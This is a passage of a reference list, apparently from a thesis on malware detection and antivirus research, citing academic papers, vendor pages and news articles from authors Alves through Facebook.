Alves, M. A. Z., Villavieja, C., Diener, M., Moreira, F. B., and Navaux, P. O. A. (2015). Sinuca: A validated micro-architecture simulator. In *2015 IEEE 17th International Conference on High Performance Computing and Communications, 2015 IEEE 7th International Symposium on Cyberspace Safety and Security, and 2015 IEEE 12th International Conference on Embedded Software and Systems*, pages 605–610, US. UEEE.

Amit, Y. (2016). Accessibility clickjacking – android malware evolution. https://tinyurl.com/y3vq8fh5, access: 11/Aug./2018.

An, L., Castelluccio, M., and Khomh, F. (2019). An empirical study of dll injection bugs in the firefox ecosystem. *Empirical Software Engineering*, 24(4):1799–1822.

Anderl, S. (2015). Gaia and the epistemology of astrophysics. https://www.unoosa.org/pdf/pres/stsc2015/symp-06.pdf.

Anderson, R. and Moore, T. (2005). The economics of information security. https://www.cl.cam.ac.uk/~rja14/Papers/sciecon2.pdf.

Andikleen (2018). Simple-pt. https://github.com/andikleen/simple-pt.

Andriesse, D. and Bos, H. (2014). Instruction-level steganography for covert trigger-based malware. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 41–50. Springer.

Android (2019). Native apis. https://developer.android.com/ndk/guides/stable_apis.

Antivirus, A. (2008). Feng xue. https://www.blackhat.com/presentations/bh-europe-08/Feng-Xue/Whitepaper/bh-eu-08-xue-WP.pdf.

apriorit (2018). A windows api hooking library. https://github.com/apriorit/mhook.

Arghire, I. (2017). Windows 7 most hit by wannacry ransomware. http://www.securityweek.com/windows-7-most-hit-wannacry-ransomware.

Arora, Ravi, Raghunathan, and Jha (2005). Secure embedded processing through hardware-assisted run-time monitoring. In *DATE*.

Arp, D., Quiring, E., Pendlebury, F., Warnecke, A., Pierazzi, F., Wressnegger, C., Cavallaro, L., and Rieck, K. (2020). Dos and don'ts of machine learning in computer security.

ArsTechnica (2018). Intel, microsoft to use gpu to scan memory for malware. https://arstechnica.com/gadgets/2018/04/intel-microsoft-to-use-gpu-to-scan-memory-for-malware/.

Ashwyn (2014). Recommended method for installing avast on an infected computer. https://forum.avast.com/index.php?topic=147079.0.

Ask, K. (2006). Automatic malware signature generation. http://www.gecode.org/~schulte/teaching/theses/ICT-ECS-2006-122.pdf.

Askola, K., Puuperä, R., Pietikäinen, P., Eronen, J., Laakso, M., Halunen, K., and Röning, J. (2008). Vulnerability dependencies in antivirus software. In *2008 Second International Conference on Emerging Security Information, Systems and Technologies*, pages 273–278.

Assolini, F. (2015a). Beaches, carnivals and cybercrime: a look inside the brazilian underground. https://cdn.securelist.com/files/2015/11/KLReport_CyberUnderground_Brazil_eng.pdf. Access in May 11, 2016.

Assolini, F. (2015b). Wave of vbe files leading to financial fraud. https://securelist.com/blog/incidents/71753/wave-of-vbe-files-leading-to-financial-fraud/. Access in May 11, 2016.

Assolini, F. (2016). Brazilian banking trojans meet powershell. https://securelist.com/blog/virus-watch/75831/brazilian-banking-trojans-meet-powershell/. Access Date: September, 2016.

AV-Test (2018). Endurance test. https://tinyurl.com/y35egpaw.

Avast (2016). Avast and avg become one. https://blog.avast.com/avast-and-avg-become-one.

Avast (2017). Aswvmm.sys problem. https://forum.avast.com/index.php?topic=205585.0.

Avast (2018). Avast threat lab - file whitelisting. https://support.avast.com/en-ww/article/Threat-Lab-file-whitelist.

Avast (2019). Cloud antivirus. https://www.avast.com/business/resources/cloud-antivirus.

AVComparatives (2017). Impact of security software on system performance. https://www.av-comparatives.org/wp-content/uploads/2017/10/avc_per_201710_en.pdf.

AVComparatives (2018a). Independent tests of antivirus software. https://www.av-comparatives.org.

AVComparatives (2018b). Spotlight on security: The problem with false alarms. https://www.av-comparatives.org/spotlight-on-security-the-problem-with-false-alarms/.

AVComparatives (2019). Avcomparatives. https://www.av-comparatives.org/.

AVComparatives (2020). Business security test. https://www.av-comparatives.org/tests/business-security-test-2020-august-november/.

Avira (2020). Avira antivirus: Game mode explained. https://www.avira.com/en/blog/avira-antivirus-game-mode.

AVTest (2015). Endurance test: Does antivirus software slow down pcs? https://www.av-test.org/en/news/endurance-test-does-antivirus-software-slow-down-pcs/.

AVTest (2019). Avtest. https://www.av-test.org/.

Axelsson, S. (2000). The base-rate fallacy and the difficulty of intrusion detection. *ACM Trans. Inf. Syst. Secur.*, 3(3):186–205.

Aycock, J. (2006). *Computer Viruses and Malware*. Springer.

Baecher, P., Koetter, M., Holz, T., Dornseif, M., and Freiling, F. (2006). The nepenthes platform: An efficient approach to collect malware. In Zamboni, D. and Kruegel, C., editors, *Recent Advances in Intrusion Detection*, pages 165–184, Berlin, Heidelberg. Springer Berlin Heidelberg.

Bahador, M. B., Abadi, M., and Tajoddin, A. (2019). Hlmd: a signature-based approach to hardware-level behavioral malware detection and classification. *The Journal of Supercomputing*, 75(8):5551–5582.

Balzarotti, D. (2018). System security circus. http://s3.eurecom.fr/~balzarot/notes/top4_2018/.

Banescu, S., Collberg, C., Ganesh, V., Newsham, Z., and Pretschner, A. (2016). Code obfuscation against symbolic execution attacks. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 189–200. ACM.

Banin, S. and Dyrkolbotn, G. O. (2018). Multinomial malware classification via low-level features. *Digital Investigation*, 26:S107 – S117.

Barbosa, G. N. and Branco, R. R. (2014). Prevalent characteristics in modern malware. http://www.kernelhacking.com/rodrigo/docs/blackhat2014-presentation.pdf.

Baumann, A. (2017). Hardware is the new software. In *Proceedings of the 16th Workshop on Hot Topics in Operating Systems*, HotOS '17, pages 132–137, New York, NY, USA. ACM.

Bayer, U., Habibi, I., Balzarotti, D., Kirda, E., and Kruegel, C. (2009). A view on current malware behaviors. In *Proc. of the 2Nd USENIX Conf. on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and More*, LEET'09. USENIX Association.

Bayer, U., Moser, A., Kruegel, C., and Kirda, E. (2006). Dynamic analysis of malicious code. *Journal in Computer Virology*, 2(1):67–77.

Belikovetsky, S., Yampolskiy, M., Toh, J., Gatlin, J., and Elovici, Y. (2017). dr0wned–cyber-physical attack with additive manufacturing. In *11th {USENIX} Workshop on Offensive Technologies ({WOOT} 17)*.

Bell, S. and Komisarczuk, P. (2020). Measuring the effectiveness of twitter's url shortener (t.co) at protecting users from phishing and malware attacks. In *Proceedings of the Australasian Computer Science Week Multiconference*, ACSW '20, New York, NY, USA. Association for Computing Machinery.

Beppler, T., Botacin, M., Ceschin, F. J. O., Oliveira, L. E. S., and Grégio, A. (2019). L(a)ying in (test)bed. In Lin, Z., Papamanthou, C., and Polychronakis, M., editors, *Information Security*, pages 381–401, Cham. Springer International Publishing.

Bilge, L. and Dumitraş, T. (2012). Before we knew it: An empirical study of zero-day attacks in the real world. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, page 833–844, New York, NY, USA. Association for Computing Machinery.

Bilge, L., Sen, S., Balzarotti, D., Kirda, E., and Kruegel, C. (2014). Exposure: A passive dns analysis service to detect and report malicious domains. *ACM Trans. Inf. Syst. Secur.*, 16(4):14:1–14:28.

bin Wang, X., yuan Yang, G., chao Li, Y., and Liu, D. (2008). Review on the application of artificial intelligence in antivirus detection systemi. In *IEEE Conf. on Cybernetics and Intelligent Systems*.

BitDefender (2015). How important are false positives in measuring the quality of an anti-malware engine? `http://oemhub.bitdefender.com/importance-of-false-positives-for-antimalware-engine-quality`.

BitDefender (2020). The update system for virus signatures. `https://www.bitdefender.com/support/the-update-system-for-virus-signatures-216.html`.

Blackthorne, J., Bulazel, A., Fasano, A., Biernat, P., and Yener, B. (2016). Avleak: Fingerprinting antivirus emulators through black-box testing. In *Proceedings of the 10th USENIX Conference on Offensive Technologies*, WOOT'16, page 91–105, USA. USENIX Association.

Bläsing, T., Batyuk, L., Schmidt, A.-D., Camtepe, S. A., and Albayrak, S. (2010). An android application sandbox system for suspicious software detection. In *2010 5th International Conference on Malicious and Unwanted Software*, pages 55–62. IEEE.

Blond, S. L., Gilbert, C., Upadhyay, U., Rodriguez, M. G., and Choffnes, D. (2017). A broad view of the ecosystem of socially engineered exploit documents. `https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/broad-view-ecosystem-socially-engineered-exploit-documents/`.

BlueLiv (2019). Malware campaign targeting banks in spain and latin america. `https://www.blueliv.com/cyber-security-and-cyber-threat-intelligence-blog-blueliv/research/malware-campaign-targeting-banks-in-spain-and-latin-america/`.

Bordoni, L., Conti, M., and Spolaor, R. (2017). Mirage: Toward a stealthier and modular malware analysis sandbox for android. In *European Symposium on Research in Computer Security*, pages 278–296. Springer.

Botacin, M. (2019). Análise do malware ativo na internet brasileira: 4 anos depois. o que mudou? `https://gtergts.nic.br/`.

Botacin, M. (2021). Does your threat model consider country and culture? a case study of brazilian internet banking security to show that it should! In *USENIX Enigma*. USENIX Association.

Botacin, M., Aghakhani, H., Ortolani, S., Kruegel, C., Vigna, G., Oliveira, D., Geus, P. L. D., and Grégio, A. (2021a). One size does not fit all: A longitudinal analysis of brazilian financial malware. *ACM Trans. Priv. Secur.*, 24(2).

Botacin, M., Bertão, G., de Geus, P., Grégio, A., Kruegel, C., and Vigna, G. (2020a). On the security of application installers and online software repositories. In Maurice, C., Bilge, L., Stringhini, G., and Neves, N., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 192–214, Cham. Springer International Publishing.

Botacin, M., Ceschin, F., de Geus, P., and Grégio, A. (2020b). We need to talk about antiviruses: Challenges & pitfalls of av evaluations. *Computers & Security*, page 101859.

Botacin, M., Ceschin, F., Sun, R., Oliveira, D., and Grégio, A. (2021b). Challenges and pitfalls in malware research. *Computers & Security*, page 102287.

Botacin, M., de Geus, P. L., and Grégio, A. (2019). "vanilla" malware: vanishing antiviruses by interleaving layers and layers of attacks. *Journal of Computer Virology and Hacking Techniques*.

Botacin, M., de Geus, P. L., and Grégio, A. (2020c). Leveraging branch traces to understand kernel internals from within. *Journal of Computer Virology and Hacking Techniques*.

Botacin, M., Domingues, F. D., Ceschin, F., Machnicki, R., Zanata Alves, M. A., de Geus, P. L., and Grégio, A. (2021c). Antiviruses under the microscope: A hands-on perspective. *Computers & Security*, page 102500.

Botacin, M., Galante, L., Ceschin, F., Santos, P. C., Carro, L., de Geus, P., Grégio, A., and Alves, M. A. Z. (2019). The av says: Your hardware definitions were updated! In *2019 14th International Symposium on Reconfigurable Communication-centric Systems-on-Chip (ReCoSoC)*, pages 27–34.

Botacin, M., Galante, L., de Geus, P., and Grégio, A. (2019a). Revenge is a dish served cold: Debug-oriented malware decompilation and reassembly. In *Proceedings of the 3rd Reversing and Offensive-Oriented Trends Symposium*, ROOTS'19, New York, NY, USA. Association for Computing Machinery.

Botacin, M., Galante, L., Silva, O., and de Geus, P. (2019b). Introdução à engenharia reversa de aplicações maliciosas em ambientes linux. *Minicursos do XIX SBSEG*.

Botacin, M., Galhardo Moia, V. H., Ceschin, F., Amaral Henriques, M. A., and Grégio, A. (2021d). Understanding uses and misuses of similarity hashing functions for malware detection and family clustering in actual scenarios. *Forensic Science International: Digital Investigation*, 38:301220.

Botacin, M., Geus, P. L. D., and Grégio, A. (2018a). Enhancing branch monitoring for security purposes: From control flow integrity to malware analysis and debugging. *ACM Trans. Priv. Secur.*, 21(1):4:1–4:30.

Botacin, M., Geus, P. L. D., and grégio, A. (2018b). Who watches the watchmen: A security-focused review on current state-of-the-art techniques, tools, and methods for systems and binary analysis on modern platforms. *ACM Comput. Surv.*, 51(4).

Botacin, M., Grégio, A., and Alves, M. A. Z. (2020d). Near-memory & in-memory detection of fileless malware. In *The International Symposium on Memory Systems*, MEMSYS 2020, page 23–38, New York, NY, USA. Association for Computing Machinery.

Botacin, M., Grégio, A., and de Geus, P. (2018c). Análise de binários e sistemas assistida por hardware. *Minicursos do XVII SBSEG*.

Botacin, M., Grégio, A., and De Geus, P. (2019c). Malware variants identification in practice. In *SBSEG 2019*.

Botacin, M., Kalysch, A., and Grégio, A. (2019d). The internet banking [in]security spiral: Past, present, and future of online banking protection mechanisms based on a brazilian case study. In *Proceedings of the 14th International Conference on Availability, Reliability and Security*, ARES '19, pages 49:1–49:10, New York, NY, USA. ACM.

Botacin, M., Zanata, M., and Grégio, A. (2020e). The self modifying code (smc)-aware processor (sap): a security look on architectural impact and support. *Journal of Computer Virology and Hacking Techniques*.

Botacin, M. F., de Geus, P. L., and Grégio, A. R. A. (2018d). The other guys: automated analysis of marginalized malware. *Journal of Computer Virology and Hacking Techniques*, 14(1):87–98.

Branco, R. R., Barbosa, G. N., and Neto, P. D. (2012). Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti- vm technologies. `http://www.kernelhacking.com/rodrigo/docs/blackhat2012-paper.pdf`.

Brengel, M. and Rossow, C. (2018). M em s crimper: Time-and space-efficient storage of malware sandbox memory dumps. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 24–45. Springer.

Brinkmann, M. (2019). Firefox will block dll injections. `https://www.ghacks.net/2019/01/21/firefox-will-block-dll-injections/`.

Broberg, N., Farre, A., and Svenningsson, J. (2004). Regular expression patterns. *SIGPLAN Not.*, 39(9):67–78.

Brocker, M. and Checkoway, S. (2014). iseeyou: Disabling the macbook webcam indicator LED. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 337–352, San Diego, CA. USENIX Association.

Buchanan, E., Roemer, R., Shacham, H., and Savage, S. (2008). When good instructions go bad: Generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38. ACM.

Bulazel, A. (2018). Windows offender: Reverse engineering windows defender's antivirus emulator. `https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf`.

C, R. (2021). The science behind why the m1 chip is so fast. https://medium.com/macoclock/the-science-behind-why-the-m1-chip-is-so-fast-d37719dc13b.

Caballero, J., Grier, C., Kreibich, C., and Paxson, V. (2011). Measuring pay-per-install: The commoditization of malware distribution. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 13–13, Berkeley, CA, USA. USENIX Association.

Cai, H. and Ryder, B. (2016). Understanding application behaviours for android security: A systematic characterization. https://vtechworks.lib.vt.edu/bitstream/handle/10919/71678/cairyder_techreport.pdf.

Calder, B. and Grunwald, D. (1994). Reducing branch costs via branch alignment. *SIGOPS Oper. Syst. Rev.*, 28(5):242–251.

Calleja, A., Tapiador, J., and Caballero, J. (2016). A look into 30 years of malware development from a software metrics perspective. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 325–345. Springer.

Carlin, D., Cowan, A., O'Kane, P., and Sezer, S. (2017). The effects of traditional anti-virus labels on malware detection using dynamic runtime opcodes. *IEEE Access*.

Carlini, N., Barresi, A., Payer, M., Wagner, D., and Gross, T. R. (2015). Control-flow bending: On the effectiveness of control-flow integrity. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 161–176, Washington, D.C. USENIX Association.

Carlini, N. and Wagner, D. (2014). ROP is still dangerous: Breaking modern defenses. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 385–399, San Diego, CA. USENIX Association.

CARO (1991). A new virus naming convention. http://www.caro.org/articles/naming.html.

Carreon, N. A., Lu, S., and Lysecky, R. (2018). Hardware-based probabilistic threat detection and estimation for embedded systems. In *2018 IEEE 36th International Conference on Computer Design (ICCD)*, pages 522–529, USA. IEEE.

Cavallaro, L., Saxena, P., and Sekar, R. (2008). On the limits of information flow techniques for malware analysis and containment. In Zamboni, D., editor, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 143–163, Berlin, Heidelberg. Springer Berlin Heidelberg.

CBR (2018). Malware attacks surpass 9 billion as cyber threats dominate business priorities. https://www.cbronline.com/news/malware-attacks-surpass-9-billion-cyber-threats-dominate-business-priorities.

Ceschin, F., Botacin, M., Gomes, H. M., Oliveira, L. S., and Grégio, A. (2019). Shallow security: On the creation of adversarial variants to evade machine learning-based malware detectors. In *Proceedings of the 3rd Reversing and Offensive-Oriented Trends Symposium*, ROOTS'19, New York, NY, USA. Association for Computing Machinery.

Ceschin, F., Botacin, M., Lüders, G., Gomes, H. M., Oliveira, L., and Gregio, A. (2020a). No need to teach new tricks to old malware: Winning an evasion challenge with xor-based adversarial samples. In *Reversing and Offensive-Oriented Trends Symposium*, ROOTS'20, page 13–22, New York, NY, USA. Association for Computing Machinery.

Ceschin, F., Gomes, H. M., Botacin, M., Bifet, A., Pfahringer, B., Oliveira, L. S., and Grégio, A. (2020b). Machine learning (in) security: A stream of problems.

Ceschin, F., Pinage, F., Castilho, M., Menotti, D., Oliveira, L. S., and Gregio, A. (2018). The need for speed: An analysis of brazilian malware classifers. *IEEE Security & Privacy*, 16(6):31–41.

Çetin, O., Gañán, C., Altena, L., Tajalizadehkhoob, S., and van Eeten, M. (2018). Let me out! evaluating the effectiveness of quarantining compromised users in walled gardens. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*, pages 251–263, Baltimore, MD. USENIX Association.

Cha, S. K., Moraru, I., Jang, J., Truelove, J., Brumley, D., and Andersen, D. G. (2010). Splitscreen: Enabling efficient, distributed malware detection. In *Proceedings of the 7th USENIX Conference on Networked Systems Design and Implementation*, NSDI'10, pages 25–25, Berkeley, CA, USA. USENIX Association.

Chandramohan, M., Tan, H. B. K., Briand, L. C., Shar, L. K., and Padmanabhuni, B. M. (2013). A scalable approach for malware detection through bounded feature space behavior modeling. In *Proceedings of the 28th IEEE/ACM International Conference on Automated Software Engineering*, ASE'13, pages 312–322, Piscataway, NJ, USA. IEEE Press.

Chellapilla, K. and Maykov, A. (2007). A taxonomy of javascript redirection spam. In *Proceedings of the 3rd International Workshop on Adversarial Information Retrieval on the Web*, AIRWeb '07, pages 81–88, New York, NY, USA. ACM.

Chen, D. D., Woo, M., Brumley, D., and Egele, M. (2016). Towards automated dynamic analysis for linux-based embedded firmware. In *NDSS*, pages 1–16.

Chen, H., Li, N., Enck, W., Aafer, Y., and Zhang, X. (2017a). Analysis of seandroid policies: Combining mac and dac in android. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, ACSAC 2017, pages 553–565, New York, NY, USA. ACM.

Chen, L., Hou, S., and Ye, Y. (2017b). Securedroid: Enhancing security of machine learning-based detection against adversarial android malware attacks. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, ACSAC 2017, pages 362–372, New York, NY, USA. ACM.

Chen, L., Ye, Y., and Bourlai, T. (2017c). Adversarial machine learning in malware detection: Arms race between evasion attack and defense. In *2017 European Intelligence and Security Informatics Conference (EISIC)*, pages 99–106. IEEE.

Chen, P., Xiao, H., Shen, X., Yin, X., Mao, B., and Xie, L. (2009). Drop: Detecting return-oriented programming malicious code. In *International Conference on Information Systems Security*, pages 163–177. Springer.

Chen, S., Xue, M., Fan, L., Hao, S., Xu, L., Zhu, H., and Li, B. (2018). Automated poisoning attacks and defenses in malware detection systems: An adversarial machine learning approach. *computers & security*, 73:326–344.

Chen, S.-T., Han, Y., Chau, D. H., Gates, C., Hart, M., and Roundy, K. A. (2017d). Predicting cyber threats with virtual security products. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, ACSAC 2017, page 189–199, New York, NY, USA. Association for Computing Machinery.

Cheng, B., Ming, J., Fu, J., Peng, G., Chen, T., Zhang, X., and Marion, J.-Y. (2018). Towards paving the way for large-scale windows malware analysis: Generic binary unpacking with orders-of-magnitude performance boost. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 395–411, New York, NY, USA. ACM.

Cheng, Y., Zhou, Z., Miao, Y., Ding, X., and Deng, H. R. (2014). Ropecker: A generic and practical approach for defending against rop attacks. *In Symposium on Network and Distributed System Security (NDSS*.

Cimpanu, C. (2020). Turla hacker group steals antivirus logs to see if its malware was detected. `https://www.zdnet.com/article/turla-hacker-group-steals-antivirus-logs-to-see-if-its-malware-was-detected/`.

Cisco (2020). Updating anti-virus signatures. `https://www.cisco.com/assets/sol/sb/isa500_emulator/help/guide/af1321261.html`.

CiscoTalos (2003). Clamav. `https://github.com/Cisco-Talos/clamav-devel`.

ClamAV (2003a). Creating signatures for clamav. `https://www.clamav.net/documents/creating-signatures-for-clamav`.

ClamAV (2003b). File types. `https://www.clamav.net/documents/clamav-file-types`.

ClamAV (2003c). How do i ignore whitelist a clamav signature? `https://www.clamav.net/documents/how-do-i-ignore-whitelist-a-clamav-signature`.

ClamAV (2003d). On-access scanning. `https://www.clamav.net/documents/on-access-scanning`.

ClamAV (2003e). Trusted and revoked certificates. `https://www.clamav.net/documents/trusted-and-revoked-certificates`.

ClamAV (2003f). Using yara rules in clamav. `https://www.clamav.net/documents/using-yara-rules-in-clamav`.

ClamAV (2003g). Whitelist databases. `https://www.clamav.net/documents/whitelist-databases`.

ClamAV (2011). Realtime protection with clamav on windows. `https://blog.clamav.net/2011/02/realtime-protection-with-clamav-on.html`.

Clamav (2018). Clamav. `https://www.clamav.net/downloads#collapseCVD`.

ClamSentinel (2018). Clamsentinel. `https://tinyurl.com/y6mvrl5p`.

ClamTk (2020). Updating antivirus signatures. `http://clamtk.sourceforge.net/help/update-signatures-clamtk.html`.

ClamWin (2018). Free antivirus for windows. http://www.clamwin.com/.

cnet (2018). Cnet: Product reviews, how-tos, deals and the latest tech news. cnet.com.

Cohen, F. (1984). Computer viruses - theory and experiments. http://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html.

Colajanni, M., Gozzi, D., and Marchetti, M. (2008). Collaborative architecture for malware detection and analysis. In *IFIP International Information Security Conference*, pages 79–93. Springer.

Cole, S. (1995). *Making Science – Between Nature & Society: Between Nature and Society*. Harvard Press.

Comer, D. E., Gries, D., Mulder, M. C., Tucker, A., Turner, A. J., and Young, P. R. (1989). Computing as a discipline. *Commun. ACM*, 32(1):9–23.

Comodo (2018). Antivirus whitelist. https://securebox.comodo.com/antivirus-whitelist/.

Computing, B. (2019). Malware, user privacy failures found in top free vpn android apps. https://www.bleepingcomputer.com/news/security/malware-user-privacy-failures-found-in-top-free-vpn-android-apps/.

Consortium, H. M. C. (2013). Hybrid memory cube specification rev. 2.0. http://www.hybridmemorycube.org.

Constantin, L. (2012). Researcher wins $200,000 prize from microsoft for new exploit mitigation technology. https://www.pcworld.com/article/259943/researcher_wins_200000_prize_from_microsoft_for_new_exploit_mitigation_technology.html.

ConvergênciaDigital (2019). Brasil perdeu mais de r$ 80 bilhões com ataques cibernéticos em 12 meses. https://www.convergenciadigital.com.br/cgi/cgilua.exe/sys/start.htm?UserActiveTemplate=site&infoid=51623&sid=18.

Corbasson, L. (2016). Ms windows lnk file parser. https://github.com/lcorbasson/lnk-parse.

Corvus (2018). Corvus. https://corvus.inf.ufpr.br/.

Cova, M., Kruegel, C., and Vigna, G. (2010a). Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10, pages 281–290, New York, NY, USA. ACM.

Cova, M., Leita, C., Thonnard, O., Keromytis, A. D., and Dacier, M. (2010b). An analysis of rogue av campaigns. In Jha, S., Sommer, R., and Kreibich, C., editors, *Recent Advances in Intrusion Detection*, pages 442–463, Berlin, Heidelberg. Springer Berlin Heidelberg.

Cozzi, E., Graziano, M., Fratantonio, Y., and Balzarotti, D. (2018). Understanding linux malware. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 161–175, US. IEEE.

CrowdStrike (2020). Ngav defined. https://www.crowdstrike.com/epp-101/next-generation-antivirus-ngav/.

Cui, W., Peinado, M., Xu, Z., and Chan, E. (2012). Tracking rootkit footprints with a practical memory analysis system. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*, pages 601–615, Bellevue, WA. USENIX.

CyberCureMe (2019). Hackers use github to host malware to attack victims by abusing yandex owned legitimate ad service. https://www.cybercureme.com/hackers-use-github-to-host-malware-to-attack-victims-by-abusing-yandex-owned-legitimate-ad-service/.

Cyberscoop (2017). New malware works only in memory, leaves no trace. https://www.cyberscoop.com/kaspersky-fileless-malware-memory-attribution-detection/.

D3VI5H4 (2020). Antivirus artifacts. https://github.com/D3VI5H4/Antivirus-Artifacts.

D4stiny (2020). How to use trend micro rootkit remover to install a rootkit. https://d4stiny.github.io/How-to-use-Trend-Micro-Rootkit-Remover-to-Install-a-Rootkit/.

Dahl, G. E., Stokes, J. W., Deng, L., and Yu, D. (2013). Large-scale malware classification using random projections and neural networks. In *2013 IEEE International Conference on Acoustics, Speech and Signal Processing*, pages 3422–3426. IEEE.

DarkReading (2017). Fileless malware takes 2016 by storm. https://www.darkreading.com/vulnerabilities---threats/fileless-malware-takes-2016-by-storm/d/d-id/1327796.

Das, S., Liu, Y., Zhang, W., and Chandramohan, M. (2016a). Semantics-based online malware detection: Towards efficient real-time protection against malware. *IEEE TIFS*.

Das, S., Werner, J., Antonakakis, M., Polychronakis, M., and Monrose, F. (2019). Sok: The challenges, pitfalls, and perils of using hardware performance counters for security. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 20–38, US. IEEE.

Das, S., Xiao, H., Liu, Y., and Zhang, W. (2016b). Online malware defense using attack behavior model. In *ISCAS*.

David, O. E. and Netanyahu, N. S. (2015). Deepsign: Deep learning for automatic malware signature generation and classification. In *2015 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8.

Demme, J., Maycock, M., Schmitz, J., Tang, A., Waksman, A., Sethumadhavan, S., and Stolfo, S. (2013). On the feasibility of online malware detection with performance counters. In *ISCA*. ACM.

Denning, P. J. (2013). The science in computer science. *Commun. ACM*, 56(5):35–38.

deresz (2012). A script to reverse-engineer anti-virus signatures. https://github.com/deresz/avwhy.

Derr, E., Bugiel, S., Fahl, S., Acar, Y., and Backes, M. (2017). Keep me updated: An empirical study of third-party library updatability on android. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2187–2200. ACM.

Desharnais, J.-M. and April, A. (2010). Software maintenance productivity and maturity. In *Proceedings of the 11th International Conference on Product Focused Software*, PROFES '10, page 121–125, New York, NY, USA. Association for Computing Machinery.

Dewald, A., Holz, T., and Freiling, F. C. (2010). Adsandbox: Sandboxing javascript to fight malicious websites. In *Proceedings of the 2010 ACM Symposium on Applied Computing*, SAC '10, pages 1859–1864, New York, NY, USA. ACM.

Deyannis, D., Papadogiannaki, E., Kalivianakis, G., Vasiliadis, G., and Ioannidis, S. (2020). Trustav: Practical and privacy preserving malware analysis in the cloud. In *Proceedings of the Tenth ACM Conference on Data and Application Security and Privacy*, CODASPY '20, page 39–48, New York, NY, USA. Association for Computing Machinery.

Diebold (2012). Warsaw. `http://www.dieboldnixdorf.com.br/warsaw`.

Dien, N. K., Hieu, T. T., and Thinh, T. N. (2014). Memory-based multi-pattern signature scanning for clamav antivirus. In Dang, T. K., Wagner, R., Neuhold, E., Takizawa, M., Küng, J., and Thoai, N., editors, *Future Data and Security Engineering*, pages 58–70, Cham. Springer International Publishing.

Diniz, G., Muggah, R., and Glenny, M. (2014). Deconstructing cyber security in brazil: Threats and responses. Technical report, Igarapé Institute.

do Brasil, B. (2013). Internet banking - módulo de segurança. `https://tinyurl.com/y3s5upth`.

Dodel, M. and Mesch, G. (2019). An integrated model for assessing cyber-safety behaviors: How cognitive, socioeconomic and digital determinants affect diverse safety practices. *Computers & Security*, 86:75 – 91.

Dolev, D. and Yao, A. (1983). On the security of public key protocols. *IEEE Transactions on Information Theory*, 29(2):198–208.

Duan, Y., Zhang, M., Bhaskar, A. V., Yin, H., Pan, X., Li, T., Wang, X., and Wang, X. (2018). Things you may not know about android (un) packers: a systematic study based on whole-system emulation. In *25th Annual Network and Distributed System Security Symposium, NDSS*, pages 18–21.

Duo (2018). Security report finds phishing, not zero-days, is the top malware infection vector. `https://duo.com/blog/security-report-finds-phishing-not-zero-days-is-the-top-malware-infection-vector`.

Durigan, B. (2021). Alunos da ufpr vencem desafio internacional de quebra de modelos de inteligência artificial. `https://www.ufpr.br/portalufpr/noticias/alunos-da-ufpr-vencem-desafio-internacional-de-quebra-de-modelos-de-inteligencia-artificial/`.

EBanx (2020). Banks are the main target of cyber attack attempts in latin america. `https://labs.ebanx.com/en/news/technology/banks-are-the-main-target-of-cyberattack-attempts-in-latin-america/`.

Economia, I. (2017). Imposto de renda: 40declaração. `http://economia.ig.com.br/2017-04-24/imposto-renda-declaracao-incompleta.html`.

Egele, M., Kirda, E., and Kruegel, C. (2009). Mitigating drive-by download attacks: Challenges and open problems. In Camenisch, J. and Kesdogan, D., editors, *iNetSec 2009 – Open Research Problems in Network Security*, pages 52–62, Berlin, Heidelberg. Springer Berlin Heidelberg.

EICAR (2015). Eicar test file. https://www.eicar.org/?page_id=3950.

EMSISOFT (2015). Why antivirus uses so much ram – and why that is actually a good thing! https://blog.emsisoft.com/2016/04/13/why-antivirus-uses-so-much-ram-and-why-that-is-actually-a-good-thing/.

Enck, W., Octeau, D., McDaniel, P., and Chaudhuri, S. (2011). A study of android application security. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 21–21, Berkeley, CA, USA. USENIX Association.

EndGame (2019). Machine learning static evasion competition. https://www.endgame.com/blog/technical-blog/machine-learning-static-evasion-competition.

Epley, N. and Gilovich, T. (2006). The anchoring-and-adjustment heuristic: Why the adjustments are insufficient. *Psychological Science*, 17(4):311–318. PMID: 16623688.

EricLaw (2019). Spying on https. https://textslashplain.com/2019/08/11/spying-on-https/.

erocarrera (2016). pefile. https://github.com/erocarrera/pefile.

ESET (2018). Types of updates. http://support.eset.com/kb309/?viewlocale=en_US.

Esmaeilzadeh, H., Blem, E., Amant, R. S., Sankaralingam, K., and Burger, D. (2011). Dark silicon and the end of multicore scaling. In *2011 38th Annual International Symposium on Computer Architecture (ISCA)*, pages 365–376.

Facebook (2018). Osquery. https://osquery.io/schema/3.3.2.

